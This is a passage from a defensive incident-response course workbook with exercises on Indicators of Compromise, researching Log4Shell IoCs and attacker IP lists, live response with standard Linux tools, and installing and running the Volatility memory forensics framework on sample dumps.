Indicators of Compromise is a term used for artifacts observed in networks or systems which indicate that a system was compromised.

This could be a known DNS domain where a specifc malware is downloaded from, a specific file name downloaded, a TCP connection to a malware control and command server.

`https://en.wikipedia.org/wiki/Indicator_of_compromise`

Purpose:
The purpose of this exercise is to look at the data gathered and to start planning how one could use this with IOCs to perform after-the-fact analysis of your network.

Goal is to answer how an attack got in, when was the first device compromised etc.

Suggested method:
Look at the data provided by Zeek, list the files again.

Which parts will be of greatest interest in your networks? Could some of these facts have helped prevent, restrict, limit or otherwise improve your security stance?

Hints:
I think Suricata and Zeek has excellent value just by turning them on.

Solution:
There is no one solution fits all, results are expected to vary from network to network.

Discussion:
Zeek can include data from other sources, check the intel module
`https://www.zeek.org/sphinx/frameworks/intel.html`

and the exercise `https://www.zeek.org/current/exercises/intel/index.html`

Would this need to be updated every day to have value? How do we demonstrate return on investment and benefit from looking at traffic?

Exercise 17

⚠ Log4Shell CVE-2021-44228 IoCs 30 min

Objective:
Learn about IoCs by using a real life example Log4shell – a Remote Code Execution vulnerability

Purpose:
Finding IoCs are critical for incident response

Suggested method:
Search for Log4Shell and Log4j – what is this used for?

Then browse the main wikipedia page `https://en.wikipedia.org/wiki/Log4Shell`

and resources like `https://www.ncsc.gov.uk/news/apache-log4j-vulnerability`

Similar resource in Danish
`https://www.cfcs.dk/globalassets/cfcs/dokumenter/2021/-tlp-white-bredt-varsel---kritisk-sarba`
`pdf`

Then with basic knowledge search for lists of IP addresses scanning for this vulnerability.

Should eventually turn up references to sites like CrowdSec
`https://www.crowdsec.net/blog/detect-block-log4j-exploitation-attempts`

which references detailed information like:
`https://hub.crowdsec.net/author/crowdsecurity/configurations/apache_log4j2_cve-2021-44228`

and lists of IPs exploiting (trying to) this vulnerability:
`https://gist.github.com/blotus/f87ed46718bfdc634c9081110d243166`

Hints:
Many tools can incorporate lists of IP addresses, to either block or detect.

Solution:
When you have seen the CrowdSec detailed references you are done.

Discussion:
How would you use this proactively to protect and how would you use this in incident response?

Exercise 18

⚠ Live Response 45 min

Objective:
Try doing some live response locally on your workstation

Purpose:
Running live repsonse will allow you to analyse your current system, hopefully it does not have any malware, virus or other problems.

This will help your get an understanding of the normal data to be found. Later if you analyze and find something different, it may be something to investigate.

Suggested method:
First run built-in tools for investigating your system.

For your Debian it would be tools like: (apt install if not already there):

- ps `ps auxw`
- lsof `lsof -n -P`
- md5sum `md5sum /etc/hosts`
- dpkg `dpkg -l | grep -i openssh`
- lsmod `lsmod`

Use the manual pages! Then try tools found in the book, and recommended by instructor:

- OSXCollector `https://yelp.github.io/osxcollector/`
- Kansa powershell `https://github.com/davehull/Kansa`
- Lynis `https://cisofy.com/lynis/` audit your system

You can also try more advanced tools, if you know the above ones:

- osquery `https://www.osquery.io/`
- Ansible show facts – try `ansible -m setup localhost`

Hints:
Process listings are most interesting! How many programs are running on your laptop?

Solution:
When you have seen your process list from your own laptop and can understand most of it, where are all these processes coming from!

Discussion:
Knowing the normal picture makes it easier to spot what is not normal later.

Some companies try to make positive lists or negative lists with programs and tools that can be installed and run on company laptops. Is this a good idea? What is the best way to perform this?

Exercise 19

⚠ Volatility framework 45 min

Objective:
Try the Volatility framework locally on your workstation.

Purpose:
Running memory analysis is part of many incident response procedures

Even if you are not doing the actual analyze, you need to know the overall process, and what can be found using such tools.

You can use an existing sample for memory analysis, and advanced uses may want to try getting memory from the local system.

Suggested method:
Run the program from your Debian Linux VM, or if you prefer your normal work station. Volatility can run on both Mac OS X and Windows, YMMV.

`https://github.com/volatilityfoundation/volatility/wiki/Installation`

If running on the recommended Debian 11 VM – try this:

```
sudo apt install -y python3 python3-dev libpython3-dev python3-pip python3-setuptools python3-wheel
sudo python3 -m pip install -U distorm3 yara yara-python pycrypto pillow openpyxl ujson pytz ipython capstone
sudo python3 -m pip install -U git+https://github.com/volatilityfoundation/volatility3.git

sudo ln -s /usr/local/lib/python3*/dist-packages/usr/lib/libyara.so /usr/lib/libyara.so
```

This script is available in kramse-labs repository as `kramse-labs/work-station/volatility-install.sh` Note: the last link command is because the libyara.so is not loaded otherwise.

Tool Volatility is then available as `vol`, try `vol -h`

```
hlk@debian-lab-11:~$ vol -h
Volatility 3 Framework 2.4.1
usage: volatility [-h] [-c CONFIG] [--parallelism [processes,threads,off]]
                  [-e EXTEND] [-p PLUGIN_DIRS] [-s SYMBOL_DIRS] [-v]
                  [-l LOG] [-o OUTPUT_DIR] [-q] [-r RENDERER] [-f FILE] [--write-config] [--save-config SAVE_CONFIG]
                  [--clear-cache]
                  [--cache-path CACHE_PATH] [--offline] [--single-location SINGLE_LOCATION] [--stackers [STACKERS ...]]
                  [--single-swap-locations [SINGLE_SWAP_LOCATIONS ...]]
                  plugin ...

An open-source memory forensics framework

optional arguments:
  -h, --help            Show this help message and exit, for specific plugin options use 'volatility <pluginname> --
help'
  -c CONFIG, --config CONFIG
                        Load the configuration from a json file
  --parallelism [processes,threads,off]
                        Enables parallelism (defaults to off if no argument given)
  -e EXTEND, --extend EXTEND
                        Extend the configuration with a new (or changed) setting
  -p PLUGIN_DIRS, --plugin-dirs PLUGIN_DIRS
                        Semi-colon separated list of paths to find plugins
```

Hints:
Basic usage is described at:
https://github.com/volatilityfoundation/volatility/wiki/Volatility-Usage

You can then find a memory sample at:
https://github.com/volatilityfoundation/volatility/wiki/Memory-Samples

Instructor might also have some at: https://files.kramse.org/.kea/

Example Windows

```
hlk@debian-lab-11:~/Downloads$ sudo vol -f cridex.vmem windows.pstree.PsTree
Volatility 3 Framework 2.4.1
Progress:  100.00 PDB scanning finished
PID PPID ImageFileName Offset(V) Threads Handles SessionId Wow64 CreateTime ExitTime

4 0 System 0x823c89c8 53 240 N/A False N/A N/A
* 368 4 smss.exe 0x822f1020 3 19 N/A False 2012-07-22 02:42:31.000000  N/A
** 584 368 csrss.exe 0x822a0598 9 326 0 False 2012-07-22 02:42:32.000000  N/A
** 608 368 winlogon.exe 0x82298700 23 519 0 False 2012-07-22 02:42:32.000000  N/A
*** 664 608 lsass.exe 0x81e2a3b8 24 330 0 False 2012-07-22 02:42:32.000000  N/A
*** 652 608 services.exe 0x81e2ab28 16 243 0 False 2012-07-22 02:42:32.000000  N/A
**** 1056 652 svchost.exe 0x821dfda0 5 60 0 False 2012-07-22 02:42:33.000000  N/A
**** 1220 652 svchost.exe 0x82295650 15 197 0 False 2012-07-22 02:42:35.000000  N/A
**** 1512 652 spoolsv.exe 0x81eb17b8 14 113 0 False 2012-07-22 02:42:36.000000  N/A
**** 908 652 svchost.exe 0x81e29ab8 9 226 0 False 2012-07-22 02:42:33.000000  N/A
**** 1004 652 svchost.exe 0x823001d0 64 1118 0 False 2012-07-22 02:42:33.000000  N/A
***** 1136 1004 wuauclt.exe 0x821fcda0 8 173 0 False 2012-07-22 02:43:46.000000  N/A
***** 1588 1004 wuauclt.exe 0x8205bda0 5 132 0 False 2012-07-22 02:44:01.000000  N/A
**** 788 652 alg.exe 0x820e8da0 7 104 0 False 2012-07-22 02:43:01.000000  N/A
**** 824 652 svchost.exe 0x82311360 20 194 0 False 2012-07-22 02:42:33.000000  N/A
1484 1464 explorer.exe 0x821dea70 17 415 0 False 2012-07-22 02:42:36.000000  N/A
* 1640 1484 reader_sl.exe 0x81e7bda0 5 39 0 False 2012-07-22 02:42:36.000000  N/A
```

Example Linux

```
hlk@debian-lab-11:~/Downloads$ vol -f victoria-v8.memdump.img banners.Banners
Volatility 3 Framework 2.4.1
Progress:  100.00 PDB scanning finished
Offset Banner

0x2bf000 Linux version 2.6.26-2-686 (Debian 2.6.26-26lenny1) (dannf@debian.org)
(gcc version 4.1.3 20080704 (prerelease) (Debian 4.1.2-25)) #1 SMP Thu Nov 25 01:53:57 UTC 2010
```

Note: to investigate further we need a symbol table or an ISF package, which might be available at:
https://isf-server.techanarchy.net/

The official guide for doing this is: https://volatility3.readthedocs.io/en/latest/symbol-tables.html#mac-or-linux-symbol-tables

Solution:
When your group have tried running Volatility on at least one memory dump, you are done.

Discussion:
Many tutorials and examples exist for Volatility.

A colleague uses this one:
https://medium.com/@zemelusa/first-steps-to-volatile-memory-analysis-dcbd4d2d56a1

with the *Cridex* memory sample.

